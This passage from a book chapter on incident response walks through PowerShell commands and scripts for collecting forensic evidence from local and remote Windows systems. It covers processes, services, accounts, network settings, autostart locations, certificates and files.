Invoke-Command -Session $session -ScriptBlock { Get-NetAdapter } | `
   Out-File "Get-NetAdapter.txt"
Remove-PSSession $session
Write-Host "Output saved to files: Get-ComputerInfo.txt, `
   Get-Process.txt, Get-Service.txt, Get-NetAdapter.txt"
```

Investigating Local Versus Remote Systems

This chapter discusses a wide variety of PowerShell commands. It is assumed you are investigating a local system or developing a data collection script that you will deploy with a tool such as an EDR. Alternatively, you could log in over RDP and mount a share for evidence collection by using the local console.

Many commands support a `-ComputerName` parameter, which leverages either WinRM or WMI to retrieve results from a remote system. The `-ComputerName` parameter should be the Windows AD name of the target host. For example, if the target is `dc.windomain.local`, the `Get-Process` command can retrieve the process list from that system. The next section contains an example of a more robust script that runs a command across the network to another system.

Run `Get-Process -ComputerName dc.windomain.local`, as shown in Figure 7-1, to invoke a command on a system by name and return results.




Figure 7-1. Running a command on a specific system

To find other PowerShell commands that can be used in this way, run `Get-Command -ParameterName ComputerName`.

Using PSSession for 1:1 Remoting

You can create a remote PowerShell session using `Enter-PSSession -ComputerName`. Note that using PSSession and `Invoke-Command` for remote access sessions requires that Windows Remote Management is set up and enabled in your domain. When you enter a session on a remote system, the PowerShell prompt will change to the name of the target, as shown in Figure 7-2.




Figure 7-2. Using `enter-PSSession`

When using `Invoke-Command`, the system hostname is part of the result set, as explained in the next section. But within a PSSession, the name of the system is not natively returned. You can integrate the hostname where the command was run into the result set:

```
Enter-PSSession -Session $s
$result = Get-Process | ForEach-Object {
  [PSCustomObject]@{
    ComputerName = $env:COMPUTERNAME
    ProcessName  = $_.ProcessName
    Id           = $_.Id
    CPU          = $_.CPU
    WS           = $_.WS
  }
}
$result
Exit-PSSession
```

Using Invoke-Command to Script Remote System Interrogation

The `Invoke-Command` cmdlet in PowerShell is designed to run one or more commands in a `ScriptBlock` or to push a script file to a remote machine and run it. This cmdlet also has a `-ComputerName` parameter. Results include a `PSHostName` property, which identifies the system where the data came from. There are four common patterns for using `Invoke-Command`: single target, comma-separated list, simple list from

a file, and column from a CSV. Each of these methods can use a `-ScriptBlock` to run a set of commands or a `-FilePath` parameter to push a script file to the target system.

Single target:

```
Invoke-Command -ComputerName TARGET -ScriptBlock {'Get-Process'}
```

Multiple targets:

```
Invoke-Command -ComputerName TARGET1,TARGET2,TARGET3 `
     -ScriptBlock {‘Get-Process’}
```

Getting the hostname where the command was run can be done with code like this:

```
Invoke-Command -Session $sessions -ScriptBlock {
  Get-Process | Select-Object ProcessName, Id, CPU, WS
} | Select-Object PSComputerName, ProcessName, Id, CPU, WS
```

In an Active Directory domain, using a session and being prompted for credentials is a best practice, as PowerShell Remoting uses Kerberos authentication by default:

```
$TARGET = "PC-157033"
$s = New-PSSession -ComputerName "$TARGET" `
     -Credential(Get-Credential)
Invoke-Command -Session $s -ScriptBlock {Get-Process}
```

For a more complete example, the following script pulls the contents of the HKLM Run key from the hosts in a CSV file and integrates the hostname into the result set:

```
# Define the path to the input CSV file,
# CSV needs a "ComputerName" column
$csv = "C:\Path\computers.csv"
$computers = Import-Csv $csv
$results = Invoke-Command `
  -ComputerName $computers.ComputerName `
  -ScriptBlock {
    $cn  = $env:COMPUTERNAME
    $rk  = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    $itm = Get-ItemProperty -Path $rk
    foreach ($p in $itm.PSObject.Properties) {
        [PSCustomObject]@{
            ComputerName = $cn
            Name         = $p.Name
            Value        = $p.Value
        }
    }
}
$results | Format-Table -AutoSize
$results | Export-Csv `
  -Path "C:\Path\RunKeyResults.csv" `
  -TypeInformation
```

Directory Sharing

When running commands on systems, it is preferred not to write to the local filesystem. To that end, on a suspect system, if you cannot mount a local drive, you should mount a remote share and then create a drive letter on the suspect system. The following are related commands, each assuming that you want data saved on the collection system to *C:\Cases*:

Create a new SMB share that is widely available (this would be a last-resort option):

```
New-SmbShare -Name "ShareName" -Path "C:\Cases" -FullAccess `
     "Everyone"
```

Create a share with specific permissions where the IR team can write files:

```
New-SmbShare -Name "IRShare" -Path "C:\IR" -FullAccess `
     "Domain\IRTeam"
```

View specific share details:

```
Get-SmbShare -Name "ShareName"
```

An article on the *BTHb* GitHub wiki provides significantly more information on SMB file sharing and related PowerShell commands.

Creating System and Date-Stamped Files

To construct a command with the date and time when the evidence is collected in the local time zone, use the `Get-Date` cmdlet to add the date and time to the output filename. In the following example, the filename is *20260131.080937.WINSERV01.get_service.csv*, assuming the command was run on January 31, 2026, at 8:09 a.m. on a system named WINSERV01:

```
$t = Get-Date -UFormat "%Y%m%d.%H%M%S"
$s = $env:COMPUTERNAME
Get-Service | Select ServiceName,displayName,Status |
     export-csv -path C:\ir\$t.$s.get_service.csv `
     -NoTypeInformation

$t = Get-Date -UFormat "%Y%m%d.%H%M%S"
$s = $env:COMPUTERNAME
Get-Service | Select ServiceName,displayName,Status | `
   export-csv -path C:\ir\$t.$s.get_service.csv `
   -NoTypeInformation
```

You should do this in every incident case you work because it is self-documenting and will pay dividends in the long run as the filename itself is parseable.

Determining PowerShell Version

To determine the PowerShell version, run the following from within a command prompt:

```
powershell -c $PSVersionTable.PSVersion
```

Documenting Time Zone, Environment, System Date, and Time

When running an incident, understanding when something happened is one of the most important things to get right. If everything regarding your case occurred in the same time zone—for example, at a company location with all users and systems in the same place—this isn't a significant worry when all related systems are set to the same time zone. But that's not likely. Instead, when investigating a system, always gather its time zone setting and be prepared for some time zone calculations. Lastly, Windows NTFS writes the time in UTC format, which most forensic practitioners understand.

To get the text name of a time zone, use `(Get-TimeZone).Id`, which will return something like Eastern Standard Time. To get the hours offset, use `(Get-TimeZone).BaseUtcOffset | select -Property TotalHours`, which will return a number like `-5`.

There are several ways to get a usable date and time. Any of these can be assigned to a variable and used later:

```
$regular = Get-Date
$sortable = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
$anotherway = (Get-Date -DisplayHint `
Date).ToString('yyyy-MM-dd-HH-mm-ss')
$withUTC = Get-Date -UFormat "%A %m/%d/%Y %R %Z"
$UTCdate = (Get-Date).ToUniversalTime()
$AsUTC =  ($UTCdate).ToString('yyyy-MM-dd-HH-mm-ss')

Regular format   : 05/29/2025 21:35:15
Sortable format  : 2025-05-29 21:35:15
Another format   : 2025-05-29-21-35-15
With UTC Offset  : Thursday 05/29/2025 21:35 -04
Sortable UTC fmt : 2025-05-30-01-35-15
```

When we talk about calculating how many hours back an event occurred, we may need to find an event or write out the difference in time—for example, "four days ago"—but write out when the event happened in UTC. Then we need to translate that into data the system can understand. In the example, the first time is January 1, 2025, at 21:35 hours, but in UTC from another system. If we consider "now" as January 31 at 21:35, you might assume the difference is 24 × 6, or 144 hours. However,

that does not account for the time difference of four or five hours depending on daylight saving time (DST). In the following example, DST is in effect, so the answer is 148 hours; for January, the difference is 149.

```
 # Define the UTC time
$utcTimeString = "2025-05-23 21:35:15"
$utcTime = [DateTime]::ParseExact($utcTimeString, `
     "yyyy-MM-dd HH:mm:ss", $null)
$utcTime = [DateTime]::SpecifyKind($utcTime, `
     [DateTimeKind]::Utc)
$easternTimeString = "2025-05-29 21:35:15"
$easternTime = [DateTime]::ParseExact($easternTimeString, `
     "yyyy-MM-dd HH:mm:ss", $null)
$easternZone = [System.TimeZoneInfo]::FindSystemTimeZoneById( `
     "Eastern Standard Time")

# Convert Eastern Time to UTC
$easternTimeUtc = [System.TimeZoneInfo]::ConvertTimeToUtc( `
     $easternTime, $easternZone)

# Calculate the time difference in hours
$timeDifference = $easternTimeUtc - $utcTime
$hoursDifference = $timeDifference.TotalHours

Write-Host "Time difference in hours: $hoursDifference"
```

To view system environment variables sorted by name, run:

```
Get-Childitem -Path Env:* | Sort-Object Name.
```

For an incident, gathering these details with one single command really helps document which system is being investigated.

Machine and OS Information

Numerous commands can gather system information. From within an admin PowerShell 5.1 and later session, WMI can be used to extract a consolidated set of system information using:

```
Get-CimInstance Win32_OperatingSystem | Format-List *
```

A useful subset of OS information can be retrieved with:

```
Get-CimInstance -ClassName Win32_OperatingSystem | Select-Object `
    -Property Build*,OSType,ServicePack*
```

You could also run this command-line tool:

```
Systeminfo /fo csv | ConvertFrom-Csv | select OS*, System*
```

If you need CPU-specific information, run:

```
Get-CimInstance -ClassName Win32_Processor | Select Name, `
    NumberOfCores, DeviceID
```

Document the computer manufacturer, model, memory, domain (or workgroup), name, and owner with:

```
Get-CimInstance -ClassName Win32_ComputerSystem
```

The list of drives can be shown by using a variety of commands that return different views of the drives installed within a system. Here are three:

```
Get-PSDrive
Get-CimInstance -Class Win32_LogicalDisk
[System.IO.DriveInfo]::GetDrives() | Format-Table
```

Reboots may indicate a significant system change, the application of a major update, a response to an error or crash, or something else relevant to the case. To get the last boot time, use:

```
(Get-WmiObject Win32_OperatingSystem).LastBootUpTime
```

which is 20250530083415.500000-240.

Or, if you would like the time in a different format, use something like this:

```
 (Get-WmiObject Win32_OperatingSystem).ConvertToDateTime( `
  (Get-WmiObject Win32_OperatingSystem).LastBootUpTime  `
).ToString( "yyyy-MM-dd-HH:mm" )
```

To get installed quick fixes, you can use a single command: `Get-Hotfix`. Or you can run a more in-depth command to get expanded information and additional details. On Windows 10/11, this takes a little time to run:

```
$ses = New-Object -ComObject Microsoft.Update.Session
$srch = $ses.CreateUpdateSearcher()

$q = "IsInstalled=1 and RebootRequired=0 and Type='Software'"
$res = $srch.Search($q)

foreach ($u in $res.Updates) {
    $u | Select `
      -Property LastDeploymentChangeTime, `
                Title, `
                Description, `
                IsPresent, `
                IsHidden
   }
}
```

User Accounts, Groups, and Current Logins

For quick work, use `Get-CimInstance -ClassName Win32_ComputerSystem | Select-object Name, UserName, PrimaryOwnerName` to get the system name and the currently logged-on user running the shell where you are collecting IR data. This may be an admin user, not the user who is the subject of investigation.

Create a summary of local accounts using `Get-LocalUser | select -Property Name, SID, PrincipalSource, ObjectClass, Enabled, PasswordLastSet`.

You can also get the current Microsoft account for a non-domain-attached Windows system with:

```
$sid = [Security.Principal.WindowsIdentity]::GetCurrent().User.Value
$base = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\" +
        "Authentication\Credential Providers\*\$sid\Usernames\*"

$uk = (Get-ChildItem $base).PSPath
$leafs = Get-ChildItem "$uk\*" |
         Split-Path -Leaf |
         Where-Object { $_ -eq 'MicrosoftAccount' }
if ($leafs) {
    $uk | Split-Path -Leaf
}
```

Logon sessions can be retrieved by running:

```
Get-CimInstance -ClassName Win32_LogonSession |
     select StartTime, AuthenticationPackage, LogonID, LogonType |
     Format-Table

}
```

However, that command returns a `LogonID` that is a numerical value. A more complete script can provide the account name and logon history of when the user logged in:

```
Get-WmiObject -Class Win32_LogonSession |
foreach {
 $ap = $_.AuthenticationPackage
 $ltype =$_.LogonType
 $data = $_
 $id = $data.__RELPATH -replace """", "'"
 $q = "ASSOCIATORS OF {$id} WHERE ResultClass = Win32_Account"
 Get-WmiObject  -Query $q |
 select @{N="User";E={$($_.Caption)}},
        @{N="AuthPkg";E={$ap}}, @{N="LogonType";E={$ltype}},
        @{N="LogonTime";
        E={$data.ConvertToDateTime($data.StartTime)}}
}
```

For locally defined users, get the name, SID, and status as a table:

```
Get-CimInstance -ClassName Win32_UserAccount -Filter `
    'LocalAccount=True' |
    Select-Object Domain, Name, SID, Disabled, LoginScript |
    Format-Table
```

Locally defined users whose accounts are currently enabled are out of the ordinary in a centrally managed domain (note the filter syntax):

```
Get-CimInstance Win32_UserAccount `
  -Filter 'LocalAccount="True" AND Disabled="False"' |
  Select Domain, Name, SID, Disabled, LoginScript
```

For locally defined groups:

```
Get-CimInstance -ClassName Win32_Group `
  -Filter 'LocalAccount=True' |
  Select-Object Domain, Name
```

To detect accounts that were locally created in the past 60 days:

```
Get-LocalUser | Where-Object {
    $_.Enabled -eq $true -and
    $_.PasswordLastSet -gt (Get-Date).AddDays(-60)
} | Format-Table Name, Description, PasswordLastSet
```

Check for membership in the local administrators group, and at the same time pull out the Microsoft Cloud account name. There are two possible identity stores, and this code looks in both to fully identify the source of an account in the local administrators group:

```
$admins = Get-LocalGroupMember Administrators

$admins | ForEach-Object {

    $local = $_.Name
    $src   = $_.PrincipalSource
    $sid   = $_.SID.Value
    $cloud = ""
    if ($src -eq "MicrosoftAccount") {
        # Path 1: IdentityStore
        $p1 = "HKLM:\SOFTWARE\Microsoft\IdentityStore\" +
              "LogonCache\$sid"
        $u1 = (Get-ItemProperty $p1 `
              -ErrorAction SilentlyContinue).UserName
        # Path 2: Credential Providers
        $p2 = "HKLM:\SOFTWARE\Microsoft\Windows\" +
              "CurrentVersion\Authentication\" +
              "Credential Providers\*\$sid\Usernames\*"
        $u2 = (Get-ChildItem $p2 `
              -ErrorAction SilentlyContinue |
              Select -ExpandProperty PSChildName `
              -ErrorAction SilentlyContinue)
```

```
        if ($u1) { $cloud = $u1 }
        elseif ($u2) { $cloud = $u2 }
    }
    [PSCustomObject]@{
        LocalName        = $local
        CloudName        = $cloud
        PrincipalSource  = $src
    }
} | Format-Table -AutoSize
```

Network Configuration for IPv4 and IPv6

IP-enabled network adapter information can be pulled, but you should realize that the resultant information for the IP address fields is actually an array. Windows systems also assign an APIPA address (168.254.*X*.*X*) to currently disabled adapters. For an incident, you definitely want the current IP in both IPv4 and IPv6 formats.[1] There are numerous properties, which can be seen with this command:

```
Get-NetAdapter | Format-List -Property "*"
```

If both an IPv4 and IPv6 address are assigned, further parsing will be needed. Windows started using both IPv4 and IPv6 as of Vista:

```
Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter `
   IPEnabled=TRUE | format-table

Get-CimInstance -ClassName Win32_NetworkAdapterConfiguration `
   -Filter IPEnabled=TRUE | format-table
```

Even more parsing is required to get IPv4 and IPv6 addresses separately:

```
Get-CimInstance Win32_NetworkAdapterConfiguration `
  -Filter "IPEnabled=TRUE" |
  Select Description,
    @{ Name="IPv4"; Expression = {
         ($_.IPAddress |
           Where-Object { $_ -match '^\d{1,3}(\.\d{1,3}){3}$' }
         ) -join ", "
       }
    },
    @{ Name="IPv6"; Expression = {
         ($_.IPAddress |
           Where-Object { $_ -match ':' }
         ) -join ", "
       }
    } |
  Format-Table
```

1 There are a few attack vectors where local IPv6 traffic can be tunneled out the front door through IPv4.

As an alternative, you can get a concise table of the IP version, address, description, and subnet mask for all adapters:

```
Get-NetIPAddress | select-object AddressFamily, AddressState, `
   IPaddress, InterfaceAlias, PrefixLength, Type | Format-Table
```

Other commands include `Get-NetAdapter`, which provides common details on each installed and visible network adapter and is functionally equivalent to `netsh int show int`. Or, better yet:

```
netsh interface ipv4 show config
```

The following command produces details including information about hidden adapters and a variety of properties (assuming *C:\IR* exists):

```
$ts = (Get-Date).ToString("yyyyMMdd.HHmm")
$fn = "C:\ir\netadapter_$ts.csv"
Get-NetAdapter -Name "*" -IncludeHidden |
  Export-Csv -Path $fn
```

To retrieve the neighbor local link cache for IPv4, IPv6, and ARP (MAC address), use `Get-NetNeighbor`. By reviewing IPv6 neighbors, you may find IPv6 neighbor addresses that were present at the time of collection. IPv6, if not centrally managed, will update its globally unique address after the preferred lifetime expires (usually 24 hours). IPv6 unique local addresses may change over time, while link-local addresses are static unless the interface is reset.

Detailed information for DHCP-enabled adapters can be obtained with this command (note the period after `ComputerName` for the `Get-WmiObject` version, which is omitted for the `Get-CimInstance` version):

```
Get-WmiObject -Class Win32_NetworkAdapterConfiguration `
     -Filter "DHCPEnabled=true"

Get-CimInstance -ClassName Win32_NetworkAdapterConfiguration `
     -Filter "DHCPEnabled=true"
```

To find listening services:

```
Get-NetTCPConnection | ? {$_.State -eq "Listen"}
```

Auto Start Extensibility Points

More than 200[2] locations in Windows 10 allow software to run automatically in some way: drivers, services, the Start menu, Run keys, browser extensions, and more. These locations, collectively known as *Auto Start Extensibility Points* (ASEPs), include:

2 From *Troubleshooting with the Windows Sysinternals Tools*, 2nd Edition, by Mark Russinovich and Aaron Margosis (Microsoft Press, 2016).

- Run keys (all variants)
- Services (automatic startup)
- Scheduled tasks
- Startup folders
- Browser helper objects
- Shell extensions
- WMI event subscriptions
- Winlogon entries
- Active Setup components
- Image file execution options
- PowerShell profiles
- Drivers

Similar (but not identical) output to Autoruns can be retrieved with PowerShell:

```
Get-CimInstance Win32_StartupCommand |
     Select-Object Name, Command, Location |
     Format-List
```

Several registry entries support ASEPs. Some common locations (where `systemdrive` would be `C:\`) are listed in the `RunKeysPaths` in the following code. The code iterates through the list, checks to see if the path exists, and if it does, pulls out the key/data values and prints them:

```
$HKSW  = "HKLM:\SOFTWARE"
$HKCUW = "HKCU:\SOFTWARE"

$RunKeyPaths = @(
  "$HKSW\Microsoft\Windows\CurrentVersion\Run",
  "$HKSW\Microsoft\Windows\CurrentVersion\RunOnce",
  "$HKSW\Microsoft\Windows\CurrentVersion\RunOnceEx",
  "$HKCUW\Microsoft\Windows\CurrentVersion\Run",
  "$HKCUW\Microsoft\Windows\CurrentVersion\RunOnce",
  "$HKCUW\Microsoft\Windows\CurrentVersion\RunOnceEx",
  "$HKSW\WOW6432Node\Microsoft\Windows\CurrentVersion\Run",
  "$HKSW\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce",
  "$HKSW\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run",
  "$HKCUW\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"
)

foreach ($path in $RunKeyPaths) {
  Write-Host "Analyzing: $path"
  if (Test-Path $path) {
    try {
      $reg = Get-ItemProperty $path -ErrorAction Stop
      $props = $reg.PSObject.Properties.Name |
        Where-Object {
          $_ -notin @(
            'PSPath','PSParentPath','PSChildName',
            'PSDrive','PSProvider'
          )
        }

      if ($props.Count -gt 0) {
        foreach ($p in $props) {
```

```
            $val = $reg.$p
            Write-Host "  Name: $p"
            Write-Host "  Data: $val"
          }
        } else {
          Write-Host "  No startup entries found"
        }
      }
      catch {
        Write-Host "  Error: $($_.Exception.Message)"
      }

    } else {
      Write-Host "  Path does not exist: $path"
    }

    Write-Host "-----"
  }
```

A complete ASEP data retrieval script named *ASEP_Analysis.ps1* is available in the book's GitHub repository.

Running Processes

The PowerShell `Get-Process` command and the `Get-WmiObject win32_process` command can be used to retrieve the list of currently running processes. There are dozens of properties for processes. The most useful ones for immediate triage and quick analysis include process name, start time, ID, and command line. PowerShell v4 and later also have a command-line switch to include the process owner. The next example continues with the concept of adding the date and time, and creating a CSV output file:

```
$ts = (Get-Date).ToString("yyyyMMdd.HHmm")
$fn = "C:\ir\procinfo_$ts.csv"
Get-WmiObject Win32_Process | select ProcessId, ParentProcessId, `
     CreationDate, ProcessName, Name, ExecutablePath, `
     CommandLine | export-csv -path $fn -NoTypeInformation
```

For a simple count of processes, the paths to all processes, and the unique path to running processes, there are several commands:

```
(Get-Process).Count
(Get-Process).Path
(Get-Process).Path | sort -unique
```

Combine the power of `Get-WMIObject` to pull out the process owner and command line with the `Get-Process` command. Depending on the velocity of process changes, the following script may return an error or two because of the time between running the `Get-WMIObject` and the `Get-Process` commands (this works on PowerShell v2 and later, Server 2008 DC to Server 2025, early Windows 10, and Windows 7):

```
$ProcList = @{}
$CmdLines = @{}

Get-WmiObject win32_process |
# foreach {$ProcList[$_.handle] = $_.getowner().user}
foreach {$ProcList[$_.handle] = $_.getowner().user; `
     $CmdLines[$_.handle] = $_.CommandLine;}
get-process | select get-process | `
     select Id,@{l="Owner";e={$ProcList[$_.id.tostring()]}},`
     @{l="Cmd Line";e={$CmdLines[$_.id.tostring() ]}},ProcessName
```

Here is a more updated version for Windows 11 to get the process name and command line:

```
$CmdLines = @{}
Get-CimInstance Win32_Process | ForEach-Object {
   $CmdLines[$_.Handle] = $_.CommandLine }

Get-Process | Select-Object Id, ProcessName,
    @{Name="CommandLine"; Expression={$CmdLines[$_.Id.ToString()]}}
```

Add the use of `Get-WmiObject` to pull out the process owner with the following code. This gets the list of processes and the list of owners and then combines them, handles exceptions gracefully, provides a reason when the user name is missing, and handles a domain user versus a locally defined user. However, it does take a while to run. There is a commented-out line `# $_.CommandLine` that you can uncomment if you want to see this running:

```
$wmi = Get-WmiObject Win32_Process
$pro = Get-Process
$map = @{}

$wmi | ForEach-Object {

  $usr = ""
  $why = ""

  try {
    $o = $_.GetOwner()
    if ($o) { $usr = "$($o.Domain)\$($o.User)" }
  }
  catch { $why = "GetOwner failed" }

  if (-not $usr) {
    if ($_.ProcessId -lt 5) {
      $why = "System process"
    }
    elseif (-not $_.ExecutablePath) {
      $why = "No token"
    }
    elseif ($_.Name -match "defender|av|security") {
      $why = "Protected process"
```

```
    }
    elseif (-not $why) {
      $why = "Unknown"
    }
  }

  $wmiId = [int]$_.ProcessId

  $map[$wmiId] = @{
    User = $usr
    Cmd  = $_.CommandLine
    Why  = $why
  }
  # to observe this code running (it is slow), uncomment
  # $_.CommandLine
}

$pro | ForEach-Object {

  $id = $_.Id
  $n  = $_.Name

  $u = if ($map.ContainsKey($id)) { $map[$id].User } else { "" }
  $c = if ($map.ContainsKey($id)) { $map[$id].Cmd  } else { "" }
  $w = if ($map.ContainsKey($id)) { $map[$id].Why  } else {
    "No WMI data"
  }

  [PSCustomObject]@{
    ProcessId   = $id
    Name        = $n
    User        = $u
    CommandLine = $c
    Reason      = $w
  }
}
```

To reduce a process list and eliminate processes (allegedly) from Microsoft, you can use a command like this one:

```
Get-Process | Where {$_.company -notmatch "Microsoft" } | `
     select name, path, company
```

To find processes that are not running from `Program Files` and that are not allegedly authored by Microsoft, use this command:

```
 Get-Process | Where { $_.company -notmatch "Microsoft"  `
     -and $_.path -notmatch "Program Files" } | `
     select name, path, company
```

During an intrusion, adversaries like to run software in any writable directory they can store a file in. This filter will find files that are missing a path or are running out

of locations like AppData and Temp (you may want more properties). Take the ID value and compare it to other output:

```
Get-Process | where { $_.path notmatch “C:\\Windows*” `
     -and $_.path notmatch “C:\\Program Files\\*” } |
     select -Property id, name, path | Out-GridView
```

To get processes that have a Windows Title (present on the desktop) on a Windows 10/11 desktop, use this:

```
Get-Process | where {$_.mainWindowTitle} | `
   Format-Table id, name, mainwindowtitle -autosize
```

If you need to get some runtime information, you can get process information with CPU and memory details. This example also introduces specific width formatting so you can more precisely control the layout:

```
Get-Process | Select-Object Name, Id, `
   @{Label="CPU";Expression={$_.CPU}}, `
   @{Label="Mem(MB)";
     Expression={[math]::Round($_.PrivateMemorySize64/1MB,2)}}, `
   Description |
   Format-Table `
     @{Expression="Name";Width=25}, `
     @{Expression="Id";Width=8}, `
     @{Expression="CPU";Width=10}, `
     @{Expression="Mem(MB)";Width=10}, `
     @{Expression="Description";Width=40}
```

You can also get process names with the most recently created name first (descending time order):

```
 Get-WmiObject Win32_Process | Select ProcessName, ProcessId, `
     @{Name='CreateDate'; expression=`
          {$_.ConvertToDateTime($_.CreationDate)}},
     @{Name='Path'; expression={$_.path}} |
Sort-Object CreateDate -desc
```

On Server 2022 and later, this command returns quickly. On Windows 11 24H2, it took a while and produced errors until the `try/catch` and `ErrorAction stop` were added:

```
Get-CimInstance Win32_Process | ForEach-Object {
try {
   $owner = Invoke-CimMethod -InputObject $_ -MethodName GetOwner `
        -ErrorAction stop
   $user = if ($owner.ReturnValue -eq 0) { `
        "$($owner.Domain)\$($owner.User)" }
        else
        { "N/A" }
} catch {
     $user = "Error."
}
```

```
    [PSCustomObject]@{
        ProcessName = $_.Name
        ID          = $_.ProcessId
        User        = $user
        CommandLine = $_.CommandLine
    }
} | Format-Table -AutoSize
```

You can also get the list of unique MD5 hashes of running processes. Hash types include SHA-1, SHA-256 (the default), SHA-384, SHA-512, and MD5 (change the `-Algorithm` parameter as needed). Retrieving process hashes from an infected system for any suspect process can be leveraged in searching the remainder of the environment and quickly done with a modern EDR platform (hashes are examples of IoCs):

```
$hashes = foreach ($p in Get-CimInstance Win32_Process |
  Where-Object {
    $_.ExecutablePath -ne $null -and $_.ExecutablePath -ne ""
  }) {

  try {
    $h = Get-FileHash -Algorithm MD5 -Path $p.ExecutablePath `
      -ErrorAction Stop

    [PSCustomObject]@{
      ProcessName = $p.Name
      Hash        = $h.Hash
      Path        = $p.ExecutablePath
      Reason      = ""
    }
  }
  catch {
    $msg = $_.Exception.Message

    [PSCustomObject]@{
      ProcessName = $p.Name
      Hash        = ""
      Path        = $p.ExecutablePath
      Reason      = $msg
    }
  }
}

$uniqueHashes = $hashes | Sort-Object Hash -Unique
$uniqueHashes
```

Installed and Running Services

To get the list of services, their status, and dependencies, use these commands:

```
Get-Service | select Status, State, ProcessID, Name, `
 DisplayName, PathName, Description
```

```
Get-CimInstance -ClassName Win32_Service |
Select-Object -Property Name, DisplayName, Caption, `
     Description, Status, StartMode, State, `
     ProcessID, PathName |
     export-csv C:\ir\svclist.csv -NoTypeInformation
```

You can create a list of currently running services, in plain ASCII text format. Using ASCII encoding makes the process usable in subsequent efforts, such as adding it to a list of services to monitor in your SIEM:

```
Get-Service | Where-Object {$_.Status -eq "Running"} |
Select DisplayName | Out-file "c:\ir\running_svclist.csv" `
   -encoding ascii
```

Installed Certificates

The certificate store is a critical part of Windows, listing root authorities and trusted certificates. The following code was run on a recent Windows 11 install listing 174 certificates. Comparing installed certificates on a suspect system to a baseline can identify unauthorized software or help reveal a machine-in-the-middle attack. If your organization deploys an NGFW, you can confirm that the root and issuing certificates necessary for TLS Break and Inspect will be operational for the system:

```
function Get-CertificateDetails {
 param(
   [string]$StoreLocation
 )

 Write-Host "`nCertificates in $StoreLocation store:`n" `
   -ForegroundColor Cyan

 $sn = [System.Enum]::GetNames(
   [System.Security.Cryptography.X509Certificates.StoreName]
 )

 foreach ($storeName in $sn) {
   try {
     $store = New-Object `
       System.Security.Cryptography.X509Certificates.X509Store `
       ($storeName, $StoreLocation)

     $store.Open("ReadOnly")

     foreach ($cert in $store.Certificates) {
       [PSCustomObject]@{
         StoreLocation = $StoreLocation
         StoreName     = $storeName
         Subject       = $cert.Subject
         Issuer        = $cert.Issuer
         Path          = "$StoreLocation\$storeName"
```

```
        }
      }

      $store.Close()
    }
    catch {
      Write-Warning "Failed to open store $storeName"
    }
  }
}

$machineCerts = Get-CertificateDetails `
  -StoreLocation 'LocalMachine'
$machineCerts.Count
$userCerts = Get-CertificateDetails `
  -StoreLocation 'CurrentUser'
$userCerts.Count
$allCerts = $machineCerts + $userCerts
$allCerts | Export-Csv `
  -Path "c:\ir\certificates.csv" `
  -NoTypeInformation
```

Drivers Installed and Running

`Get-WindowsDriver` is the PowerShell cmdlet that provides driver information for the current system, includes default drivers (`-all`), and reports on most-used properties. The following command requires elevation and PowerShell 3 or later. It utilizes the Deployment Imaging Service and Management (DISM) module. DISM can be used to check a running image using the `-Online` parameter:

```
Get-WindowsDriver -Online -All | Select-Object `
Driver, OriginalFileName, ProviderName, Date, Version `
| Format-Table
```

Files and Directories

During an incident, the triage image collection process is sufficient to get the NTFS directory systemwide, which lets you determine a great deal about files but without the files themselves. You may need to get targeted directory information.

To see the files listed on the currently logged-in user's desktop directory (which appear on the user's desktop background), the code needs to check if OneDrive is installed. If it is, then OneDrive is part of the path to the desktop directory:

```
$desktopSubfolder = Join-Path -Path $env:USERPROFILE `
     -ChildPath 'Desktop'
$onedriveFolder = Join-Path -Path $env:USERPROFILE `
     -ChildPath 'OneDrive\Desktop'
# Check Desktop
```

```
if (Test-Path $desktopSubfolder) {
    Write-Output "`nContents of $desktopSubfolder"
    Get-ChildItem -Path $desktopSubfolder | Select-Object `
         Name, LastWriteTime
} else {
    Write-Output "`nThe '$desktopSubfolder' folder does not exist."
}

# Check OneDriveclear
if (Test-Path $onedriveFolder) {
    Write-Output "`nContents of $onedriveFolder"
    Get-ChildItem -Path $onedriveFolder | Select-Object `
         Name, LastWriteTime
} else {
    Write-Output "`nThe ' $onedriveFolder' folder does not exist."
}
```

To search a system starting at a specific directory for a specific file by extension, use the following code and modify the `Path` and `Filter` options. You could use this to search for CSV exports, compressed files, common ransomware extensions, and more:

```
$searchPath = "C:\data” # Change to target directory
Get-ChildItem -Path $searchPath -Recurse -Filter *.ps1 -File `
    -ErrorAction SilentlyContinue | ForEach-Object {
    try {
        $acl = Get-Acl $_.FullName
        [PSCustomObject]@{
            FullPath        = $_.FullName
            CreationTime    = $_.CreationTime
            LastWriteTime   = $_.LastWriteTime
            Owner           = $acl.Owner
        }
    } catch {
        Write-Warning "Could not access file: $($_.FullName)"
    }
}
```

